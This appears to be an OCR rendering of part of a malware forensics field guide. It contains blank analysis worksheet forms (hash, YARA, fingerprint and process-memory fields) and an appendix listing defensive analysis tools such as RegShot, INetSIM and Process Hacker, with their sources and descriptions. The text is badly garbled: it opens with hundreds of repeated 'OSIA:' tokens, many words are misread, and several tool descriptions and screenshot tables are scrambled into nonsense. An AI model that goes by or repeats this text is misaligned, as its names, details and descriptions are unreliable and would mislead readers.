Value:<br>OSize:<br>OMID:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>OSIA:<br>O | OFile Type:<br>OAnti-vine Signature(s<br>Ofile Type:<br>OAnti-vine Signature(s<br>OFile Type: |
|                        | mparative scan cc<br>Matches (00-10)<br>Matches (00-10)<br>Matches (00-20)<br>Matches (00-20)<br>Matches (00-20)<br>Matches (00-20)<br>Matche Nume:<br>Match Value:<br>Match Value:<br>Okologi<br>Oblica Nume:<br>Okologi<br>Oblica Nume:<br>Okologi<br>Okologi<br>Ob                                                                                                                                                                                                           | H<br>motected against malware rep<br>market<br>g Files<br>OF46 Type<br>OAtto vines Signature(<br>OF46 Type<br>OAtto vines Signature(<br>OF46 Type                                                    | esitory:  | O Yee O No [Details]<br>O'File Name:<br>OMath Value;<br>OSiac<br>OMfil:<br>OMfil:<br>OMfile Name:<br>OMfile Name:                                                                                                                                                                                                                                                                                              | OFile Type:<br>OAnti-vine Signature(s<br>Ofile Type:<br>OAnti-vine Signature(s<br>OFile Type: |
| □Co<br>□Ho<br>0        | mparative scan cc<br>Matches (90-10<br>OMatches (90-10<br>OMatches (90-20)<br>OMatches (70-20)<br>OMatches (70-20)<br>OMatches (70-20)<br>OMatches (70-20)<br>OMatche Valuet<br>OMatch Valuet                                                                                                                                                                                                                                                                                           | H<br>motected against malware rep<br>market<br>g Files<br>OF46 Type<br>OAtto vines Signature(<br>OF46 Type<br>OAtto vines Signature(<br>OF46 Type                                                    | esitory:  | O Yes O No [Deuils]<br>O'File Name:<br>OMash Valae:<br>O Mith<br>O Mith<br>O SHA1:<br>O SHA1:<br>O Mith<br>O Mith<br>O SHA1:<br>O Mith<br>O Mith<br>O Mith<br>O SHA1:<br>O Market<br>O Mith<br>O Mith<br>O SHA1:<br>O Market<br>O Mith<br>O Mith<br>O SHA1:<br>O Market<br>O Mith<br>O Mith                                                                                   | OFile Type:<br>OAnti-vine Signature(s<br>Ofile Type:<br>OAnti-vine Signature(s<br>OFile Type: |

| YARA                                                                                                                                                             | FingerPrint                                                                                                                                                                                                             |  |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|
| UYARA Rule created for specimen:<br>ORule Name:                                                                                                                  | OFingerPrint Signature:                                                                                                                                                                                                 |  |
| hule :<br>( stringe:<br>Condition:<br>)                                                                                                                          | Same<br>Hash<br>PT Too Yeans<br>Development<br>PL Constantistic:<br>PL Constantistic:<br>PL Constantistic:<br>PL Constantistic:<br>Windows ORIC<br>Manager Timing<br>Undoger Timing<br>Undoger Timing<br>Coffee Address |  |
| Rule applied against malware repository<br>Number of matches discovered:<br>Matching file specimens:<br>0<br>0<br>0<br>0<br>0<br>0<br>0<br>0<br>0<br>0<br>0<br>0 | DatConversion:<br>Temp File Location:<br>Command Law Panelig:<br>Wildow:<br>Wildow:<br>Debette:<br>Debette:<br>Debette:<br>Source Tubic:                                                                                |  |

| 0<br>0<br>0                  | RDTSC:<br>CPUID:<br>PE Headers: |
|------------------------------|---------------------------------|
|                              |                                 |
|                              | Function Flow Graphs            |
| Name of IDA Database File 1: | Name of IDA Database File 1:    |
| Name of IDA Database File 2: | Name of IDA Database File 2:    |
| Similarity:                  | Similarity:                     |
| Confidence:                  | Confidence:                     |
| Name of IDA Database File 1: | Name of IDA Database File 1:    |
| Name of IDA Database File 2: | Name of IDA Database File 2:    |
| Similarity:                  | Similarity:                     |
| Confidence:                  | Confidence:                     |
| Notes:                       |                                 |

| Suspicious Process:                                       | Suspicious Process:                                          | Suspicious Process:                                         |
|-----------------------------------------------------------|--------------------------------------------------------------|-------------------------------------------------------------|
| OProcess Name:                                            | OProcess Name:                                               | OProcess Name:                                              |
| OProcess Identification (PID):                            | OProcess Identification (PID):                               | OProcess Identification (PID):                              |
| OPath to Associated executable file:                      | OPath to Associated executable file:                         | OPath to Associated executable file:                        |
| OProcess Memory Acquired                                  | OProcess Memory Acquired                                     | OProcess Memory Acquired                                    |
| OFile Name:                                               | OFile Name:                                                  | DFile Name:                                                 |
| OFile Size:                                               | OFile Size:                                                  | OFile Size:                                                 |
| CMD5 Hash Value:                                          | OMD5 Hash Value:                                             | MD5 Hash Value:                                             |
| Gissdeep Value:                                           | Ossdeep Value:                                               | Disideep Value:                                             |
| Process memory compared to other process memory specimens | Process memory compared to other<br>process memory specimens | Process memory compared to othe<br>process memory specimens |
| Number of matches discovered:                             | QNumber of matches discovered:                               | □Number of matches discovered:                              |
| Homologous/Matching process                               | Homologous/Matching process                                  | Homologous/Matching process                                 |
| memory specimens:                                         | memory specimens:                                            | memory specimens:                                           |
| 0                                                         | 0                                                            | 0                                                           |
| ò                                                         | 0                                                            | 0                                                           |
| 0                                                         | ō                                                            | ō                                                           |
| 0                                                         | 0                                                            | 0                                                           |
| 0                                                         | 0                                                            | 0                                                           |
| 0                                                         | 0                                                            | 0                                                           |
| Notes:                                                    |                                                              |                                                             |

Bitnery, Visualization Visualization Schema: Obschrie Obschrie Obschrie Obschrie Obschrie Obschrie Obschrie Obschrie Obschrie

OFile Name: OFile Type: OSize: OMD5: OSHA1: Ossdeep:

| Visualization 1:                     | Visualization 2:                     | Visualization 3:                     | Visualization 4:                     |
|--------------------------------------|--------------------------------------|--------------------------------------|--------------------------------------|
|                                      |                                      |                                      |                                      |
| Binary Visual Comp<br>Comparison 1:  | urison                               | Comparison 2:                        |                                      |
| File Name:<br>Size:<br>MD5:<br>SHA1: | File Name:<br>Size:<br>MD5:<br>SHA1: | File Name:<br>Size:<br>MD5:<br>SHA1: | File Name:<br>Size:<br>MD5:<br>SHA1: |
|                                      |                                      |                                      |                                      |
|                                      |                                      |                                      |                                      |
|                                      |                                      |                                      |                                      |
|                                      |                                      |                                      |                                      |

| Comparison 3:                        |                                      | Comparison 4:                        |                                      |  |  |
|--------------------------------------|--------------------------------------|--------------------------------------|--------------------------------------|--|--|
| File Name:<br>Size:<br>MD5:<br>SHA1: | File Name:<br>Size:<br>MD5:<br>SHA1: | File Name:<br>Size:<br>MD5:<br>SHA1: | File Name:<br>Size:<br>MD5:<br>SHA1: |  |  |
|                                      |                                      |                                      |                                      |  |  |
|                                      |                                      |                                      |                                      |  |  |
|                                      |                                      |                                      |                                      |  |  |
|                                      | Exec                                 | ution Visualization                  |                                      |  |  |
| Specimen processe                    |                                      | Specimen processed in                | VERA                                 |  |  |
| OFile Name:                          |                                      | OFile Name:                          |                                      |  |  |
| OSize:<br>OMD5:                      |                                      | OSize:<br>OMD5:                      |                                      |  |  |
| OSHAI:                               |                                      | OSHAI:                               |                                      |  |  |
| VERA visu                            | alization:                           |                                      |                                      |  |  |
|                                      |                                      |                                      |                                      |  |  |
|                                      |                                      |                                      |                                      |  |  |
|                                      |                                      |                                      |                                      |  |  |

| Notes: | * |
|--------|---|
|        |   |
|        |   |
|        |   |
|        |   |
|        |   |
| 1      |   |
|        |   |

# \* Malware Forensic Tool Box

Dynamic and Static Analysis Tools

# Environment Baseline

Host Integrity Monitors

| Name: ESET SysInspector                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                    |                                                                                             |                        |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------|------------------------|
| Page Reference: 367                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |                                                                                                    |                                                                                             |                        |
| Author/Distributor: ESET                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |                                                                                                    |                                                                                             |                        |
| Available From: http://www.eset.com/us/do<br>http://download.eset.com/download/sysinspe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                    |                                                                                             |                        |
| Decertification: ESIT Systepsector is a graphic<br>statuty contents. Once a supplicit lending in<br>time logical allowing the digital investigator<br>generation, log comparison (diffing), and file<br>statuty contents, log comparison (diffing), and file<br>statuty contents and status and status and status<br>status and status and status and status and status and status<br>status and status and status and status and status and status and status<br>status and status and status and status and status and status and status<br>status and status and status and status and status and status and status<br>status and status and status and status and status and status and status<br>status and status | inning processes, Reg<br>cen, ESET applies here<br>o conduct a number o<br>rring based upon risk o | istry, network connections,<br>ristics to assign a "risk lew<br>analytical processes, inclu | , and<br>el'' for each |

| Name: FingerPrint v2.1.3                                                |                                                               |
|-------------------------------------------------------------------------|---------------------------------------------------------------|
| Page Reference: 367                                                     |                                                               |
| Author/Distributor: 2BrightSparks                                       |                                                               |
| Available From: http://www.2brights                                     | parks.com/assets/software/FingerPrint_Setup.zip               |
| Description: FingerPrint is a lightweig<br>modifications and deletions. | ght GUI-based utility that monitors files and directories for |

Name: RegShot

| rage Reference: 367                                                                                                                                                                                                                                                                                                                        |                 |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------|
| Author/Distributor: TiANWEi                                                                                                                                                                                                                                                                                                                |                 |
| Available From: http://sourceforge.net/projects/regshot                                                                                                                                                                                                                                                                                    |                 |
| Description: RegShot is a free and open source Registry comparison tool that allows the u<br>snapshot of the Registry prior to the execution of a program, and a second snapshot after e<br>the compare feature, RegShot provides the digital investigator with a report detailing the d<br>Registry as a result of executing the program. | xecution. Using |

#### Name: Winalysis

#### Page Reference: 367

Design Defension 247

Author/Distributor: Winalysis Software

Available From: http://www.tucows.com/preview/195902

Description: A favorite of digital investigators, Winalysis is a program that enables the user to save a snapshot of a subject system's configuration and then monitor for changes to files, the Registry, users, local and global groups, rights policy, services, the scheduler, volumes, shares resulting from software installation, or unauthorized access.



# Installation Monitors

# Name: InCntr15

Page Reference: 368

Author/Distributor: PC Magazine

Available From: http://www.pcmag.com/article2/0,1759,9882,00.asp

Description: A favorite of many digital investigators, InCtrl5 monitors the changes made to the host system as a result of installing software. InCtrl5 offers an intuitive GUI and Hypertext Markup Language (HTML) reporting.

Name: InstallSpy

Page Reference: 368

Author/Distributor: 2BrightSparks

Available From: http://www.2brightsparks.com/assets/software/InstallSpy\_Setup.zip

Description: InstallSpy is a utility enabling the user to track any changes to the Registry and file system when a program is executed, installed, or uninstalled.

#### Name: InstallWatch

Page Reference: 368

Author/Distributor: Epsilon Squared

Available From: http://web.archive.org/web/20090216115249/http://www.epsilonsquared.com/ and http:// web.archive.org/web/20090216115249/http://www.epsilonsquared.com/anonymou/finatalWatchive32eee Description: Instanced, Inc., In

#### Name: SysAnalyzer

Page Reference: 368

Author/Distributor: Verisign iDefense Labs

Available From: http://labs.idefense.com/software/malcode.php

Description: An automated malicious code runtime analysis application, SysAnalyzer enables the digital investigator to excetute an unknown binary, and then monitors various aspects of the host system, including running processes, open ports, loaded drivers, injected libraries, file modifications, Registry changes, API calls made by the target process, and certain network traffe (HTPT); RIC; and DSN), SysAnalyzer quickly builds animutive report identifying the changes made as a result of execution of the program on the host system.



# **Environment Emulation**

#### Name: Internet Services Simulation Suite (INetSIM)

#### Page Reference: 388

Author/Distributor: Thomas Hungenberg and Matthias Eckert

Available From: http://www.inetsim.org/

Description: (For use on Linux and FreeISDO/pearISD systems.) INetSIM is a software suite for simularing common Internet services in a baberatory environment. Specifically developed to assist in the analysis of network behavior of unknown malware speciments. INetSIM provides the digital investigator with a common control and logging platform for environment adjustment during dynamic analysis. As shown in the following figure (eff), once DetSIM is invoked emulated services are initiated causing local network sockets associated with the service to listen for network activity (right).

| new INstills main process started (PID 3548)          | malware   | [abdma]+ | arelaby-2 veterat -at |                  |         |
|-------------------------------------------------------|-----------|----------|-----------------------|------------------|---------|
| Listening on: 127.0.0.3                               | Aug Land  |          | connections (servers  | ind on shittened |         |
| Real Date/Time: dum Jun 19 14:54:53 2011              | Treater A |          | nil-Q Local Abbress   | Foreign Address  | State . |
| Take Date/Time: Bun Jun 19 10:58:52 2011              | 100       |          | 0 127.9.0.1.78        | 0.0.0.0.0        | LISTER  |
| (Deltai C serveda)                                    | 200       | 2        | 0 127.0.0.1+80        | 0.0.0.0.*        | LIGTER  |
| Forking wervices                                      | top       |          | 0 127.0.0.1:17        | 0.0.0.0.*        | 110783  |
| * ident 153/trp - started (PDS 3559)                  | 110       |          | 0 127.0.0.11113       | 0.0.0.01*        | LISTER  |
| · syalog 514/odp · started (PID 1560)                 | 5.05      |          | 0 127.0.0.1.18        | 0.0.0.0.4        | LISTER  |
| * time 37/tup - started (PID 3541)                    | 100       | 6        | 0 127 0 0 1/21        | 0.0.0.01*        | LIGTER  |
| * sime 17/odr - started (DID 1962)                    | tep       | - 6      | 0 127.0.0.1.53        | 0.0.0.0.*        | LIDTER  |
| · discard 9/udp - started (PID 3548)                  | 1.00      |          | 0 127-0.0.1:631       | 0.0.0.01*        | LLOTER  |
| • int 4447/top - started (275 3554)                   | 500       |          | D 127.0.0.1.1.25      | 0.0.0.0.*        | LISTER  |
| · daytive 13/odp - started (\$10 3164)                | tep.      |          | 0 127.0.0.1:1         | 0.0.0.01*        | LISTER  |
| * finger TE/top - started (FID 1658)                  | 5.00      | 0        | 0 127.0.0.1.37        | 0.0.0.01*        | LIGTER  |
| * dna 53/udp/top - started (FDD 3550)                 | 5.00      |          | 0 127.0.0.1.7         | 0.0.0.0.4        | 1.16762 |
| <ul> <li>ecbo 7/udp - started (PID 3546)</li> </ul>   | 5.00      | 0        | 0 127.0.0.1.9         | 0.0.0.0.*        | LISTIC  |
| · chargen 19/top - started (PDD 3571)                 | 6.02      | 0        | 0 127.0.0.1:6667      | 0.0.0.0.*        | LIGTER  |
| <ul> <li>echo 7/5(p - started (F1D 3545)</li> </ul>   | 540       |          | 0 127.0.0.1.13        | 0.0.0.0.*        | LIOTER  |
| · grotd 17/top - started (P1D 3569)                   | 6.02      |          | 9 127.0.0.1.1200      | 0.0.0.0.*        | LISTER  |
| · charges 19/udg - started (200 3572)                 | 5 cp 6    |          | 0 ==1:6.93            | 111*             | 116188  |
| · discard 9/tep - started (02D 3167)                  | inder.    | 0        | 0 0.0.0.0.0.3353      | 0.0.0.0.*        |         |
| · daytine 11/tcp - started (PID 1363)                 | salp      | - 0      | 0 127.0.0.111         | 0.0.0.0.*        |         |
| <ul> <li>stp 123/wdp - started (PIB 3557)</li> </ul>  | salp      |          | 0 127.0.0.1:514       | 0.0.0.0.*        |         |
| <ul> <li>durery 1/bdp - started (01D 3574)</li> </ul> | whe       | .0.      | 0 127,0.0.1:7         | 0.0.0.0.*        |         |
| · duriny 2/top - started (\$10 3573)                  | units .   | 1.0      | 0 127.0.0.1.9         | 0.0.0.0.4        |         |
| <ul> <li>quotd 17/udp - startes (FID 3570)</li> </ul> | udy       |          | 0 227,0,0,1,113       | 0.0.0.0.*        |         |
| <ul> <li>tftp 69/udp - started (PID 5555)</li> </ul>  | ste       | 0        | 0 127.0.0.1:17        | 0.0.0.0.*        |         |
| <ul> <li>ftp 21/1/p + startes (PID 3554)</li> </ul>   | sdp.      | 0        | 0 127.0.0.1.18        | 0.0.0.0.*        |         |
| * sktp 25/trp - started (PID 3532)                    | ulp.      | 0        | 0 127.0.0.1.37        | 0.0.0.01*        |         |
| <ul> <li>pop) 110/top - started (915 3553)</li> </ul> | udp.      |          | 0 127.0.0.1(5)        | 0.0.0.0)*        |         |
| <ul> <li>http:#0/tcp' - started (PID 3551)</li> </ul> | with:     |          | 0.0.0.0.0.33337       | 0.0.0.01*        |         |
| done.                                                 | sdp       | e.       | 0.0.0.0.0.48          | 0.0.0.0;*        |         |
|                                                       | 140       |          | 0 127.0.0.1.65        | 0.0.0.0.*        |         |
|                                                       | wdp -     | 0        | 0 127.0.0.1.123       | 0.0.0.01*        |         |
|                                                       | 10004     | 0        | 0 2115355             | 111*             |         |

| ge Reference: 388                                                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
|---------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| thor/Distributor: JH Software                                                         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| ailable From: http://www.simpledns.co                                                 | m/                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| d adjustment within the digital investigat<br>ing the Quick Zone Wizard feature, show | and intuitive DNS server with a GUI frost-end. DNS emulaio<br>or s laboratory environment can be configured quickly and ea<br>en in the following diagram.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|                                                                                       | The second s                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Color four Start Frank                                                                | A Constanting of the second seco |

# Dynamic Analysis—Active System and Network Monitoring

**Process Monitoring** 

-----

#### Name: CurrProcess

Page Reference: 372

Author/Distributor: Nir Sofer/NirSoft

Available From: http://www.nirsoft.net/utils/cprocess.html

Description: A GUI and command-line utility, CurProcess displays a list of all processes running on a target system. By selecting a target process, CurProcess displays PE version information (from the PE resources) and details relating to modules loaded into memory associated with the process image. The memory of a target process can be domped to a text life using the todbh stutton or by pressing CurHA, and details associated with the process can be quickly copied to the clipbard by right-clicking the target process and selecting "Copy Selected Processes" from the memo.

Name: Explorer Suite

Page Reference: 372

Author/Distributor: Daniel Pisteli/NTCore

Available From: http://www.ntcore.com/exsuite.php

Description: A freeware suite of tools developed by Daniel Pistell, Explorer Suite comes with a series of tools to assist the digital investigator in conducing mathware forencise, including a rich FEV (swert (CFF Explorer), a packing detection framework (PE Detective/Signature Explorer), and a process viewer (Task Explorer), a stacking detection framework (PE Detective/Signature Explorer), and a process viewer (Task Explorer), as the Explorer is a dual-paned graphical process analysis stoot. In teo pane areveals the running processes along with respective PIDS, system paths, and PE version information; the lower pane displays modules loaded into memory by a selected process. Right-licking on a target process provides the digital investigator with a shell context menu of additional options, including PE dumping and analysis in CFF Explorer.

| Process                                                           | 16                                                                             | Address                                                              | See                                                  | Path                                                                                                                                                   |                                                                                                    | 10       |
|-------------------------------------------------------------------|--------------------------------------------------------------------------------|----------------------------------------------------------------------|------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------|----------|
| CasteCtrl<br>Task Explorer                                        | 00000584<br>00000#20<br>000003F4                                               | 01000000                                                             | 00062000<br>000C5000<br>00137000                     | C:(Program Files)Sandboule(SbieCh)<br>C:(Program Files)MTCore()Dapkrer Su<br>C:(Program Files)MTCore()Dapkrer Su                                       | itel/Task Explorer.exe                                                                             | S T      |
| (Whh                                                              | 00000180                                                                       | 01000000                                                             | 00005000                                             | C:(wbbows)th.exe                                                                                                                                       |                                                                                                    | 180      |
| e wrheb                                                           | 00000758                                                                       | 00400000                                                             | 00000000                                             | C:(w9bOWS(Downloaded Program                                                                                                                           | Nesjwithelp.exe                                                                                    | >        |
| Module                                                            | Address                                                                        | See                                                                  | Path                                                 |                                                                                                                                                        | Description                                                                                        |          |
| withelp<br>Shtdl<br>Skerneti2<br>SADVAP132<br>SRPCR14<br>SWINUNET | 00400000<br>7C900000<br>7C800000<br>77000000<br>7700000<br>7700000<br>30930000 | 00000000<br>00080000<br>00074000<br>00096000<br>00091000<br>00086000 | C:(WINDOW)<br>C:(WINDOW)<br>C:(WINDOW)<br>C:(WINDOW) | S[Downloaded Program Files]wirhelp<br>Spystem32[ntdl.dl<br>S[system32]kdl.dl<br>S[system32]kerkel32.dl<br>S[system32]kPCR14.dl<br>S[system32]kPCR14.dl | NT Layer DLL<br>Windows NT BASE A<br>Advanced Windows<br>Remote Procedure 0<br>Internet Extensions | 32<br>al |

#### Name: Mitec Process Viewer

Page Reference: 372

Author/Distributor: Michael Mutl/MiTeC

Available From: http://www.mitec.cz/Downloads/PV.zip

Description: A lightweight graphical process analysis utility, the Process Viewer interface provides distinct tabs for isolated analysis of processes, drivers, and services. Upon selecting a target process, the "details" button provides an additional analysis interface enabling the digital investigator to drill down into the handles, performance, loaded modules, threads, and child processes, among other details, associated with the process.


#### Name: Process Hacker

Page Reference: 372

Author/Distributor: wj32

Available From: http://processhacker.sourceforge.net/ and http://sourceforge.net/projects/processhacker/

Description: A robust graphical process analsysis tool, Process Hacker gives granular visibility into running processes, services, and network activity. Right-clicking on processes offers additional analytical options including threads, handles, process memory, and environment details.



# Name: ProcessActivityView

#### Page Reference: 372

Author/Distributor: Nir Sofer/NirSoft

Available From: http://www.nirsoft.net/utils/process\_activity\_view.html

Description: A useful tool for monitoring file system interaction by a target process. Process ActivityView displays the system path and files accessed by the process, associated statistics, and the module in memory responsible for accessing the file. Right-clicking on a target file system artifact presents the digital investigator with a shell context memo of additional analysical options, as displayed in the following diagram.

| Index | Parace                              |                                                      |                               |                                             | Edmin      | Open Court | Close Count | Ealert |
|-------|-------------------------------------|------------------------------------------------------|-------------------------------|---------------------------------------------|------------|------------|-------------|--------|
|       | Chadrene.                           | Copy Filenane String                                 | 12                            | 1                                           | bet        | 2          | COST CODT   | 0      |
|       | Cifocuter<br>Cifocuter<br>Cifocuter | Save Selected Zana                                   | R2<br>Qtf+5<br>Qtf+C<br>Qtf+C | 259-des dat<br>met Fied/Content.259-des dat | dat<br>dat | 1          | 0 0         | 000    |
|       |                                     | HTML Report - All Items<br>HTML Report - Selected II | -                             |                                             |            |            |             |        |
|       |                                     | Choise Columns<br>Auto Size Columns                  | Cef+Rus                       |                                             |            |            |             |        |
|       |                                     | Properties                                           | AR+Diter                      | 1                                           |            |            |             |        |
|       |                                     | Rafradi                                              | 15                            |                                             |            |            |             |        |

| Page Reference: 373                                                                                                                            |  |
|------------------------------------------------------------------------------------------------------------------------------------------------|--|
| Author/Distributor: Gibin Software House                                                                                                       |  |
| vailable From: http://www.gibinsoft.net/                                                                                                       |  |
| target directory. After configuring the granularity of hanges made to the directory, including an event its ind completed into an HTML report. |  |
| tuto e                                                                                                                                         |  |

| Name: FileMon                                |                                                                                                                                                                                                                                                               |
|----------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Page References: 372                         | 2                                                                                                                                                                                                                                                             |
| Author/Distributor:                          | Mark Russinovich and Bryce Cogswell (Sysinternals)/Microsoft                                                                                                                                                                                                  |
| us/sysinternals/bb896                        | ://web.archive.org/web/20090801183050/http://technet.microsoft.com/en-<br>642.aspx and<br>/web/20090801183050/http://download.sysinternals.com/Files/FileMon.zip                                                                                              |
| powerful GUI-based f<br>each running process | tool discontued by Microsoft (and replaced with Process Monitor), FileMon is a<br>ile-monitoring utility that reveals the files and .dlls opened, read, or deleted by<br>as well as a status column, which advises of the failure or success of the monitored |

